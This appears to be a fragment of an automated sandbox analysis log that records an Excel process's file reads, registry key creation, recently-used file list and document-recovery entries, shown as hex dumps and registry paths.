C:\Users\user\Desktop\72CE0000	unknown	1024	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\72CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 6f 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 6e 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>..... .....o..... .....n.....	success or wait	1	7FEEA8B9AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\72CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\72CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC081	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC14C	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC246	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC2D2	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\100030	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\100232	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC081	EC081	binary	04 00 00 00 0C 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 35 00 2E 00 31 00 39 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 23 3C CC 4B 42 0A D7 01 81 C0 0E 00 81 C0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC14C	EC14C	binary	04 00 00 00 0C 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 32 00 38 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EA A2 4D 4F 42 0A D7 01 4C C1 0E 00 4C C1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC246	EC246	binary	04 00 00 00 0C 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 11 E8 8D 4F 42 0A D7 01 46 C2 0E 00 46 C2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC2D2	EC2D2	binary	04 00 00 00 0C 08 00 00 3F 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 43 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 5F 00 4C 00 65 00 74 00 74 00 65 00 72 00 5F 00 31 00 31 00 38 00 36 00 38 00 31 00 34 00 32 00 32 00 37 00 2D 00 30 00 32 00 31 00 39 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 34 17 A8 4F 42 0A D7 01 D2 C2 0E 00 D2 C2 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 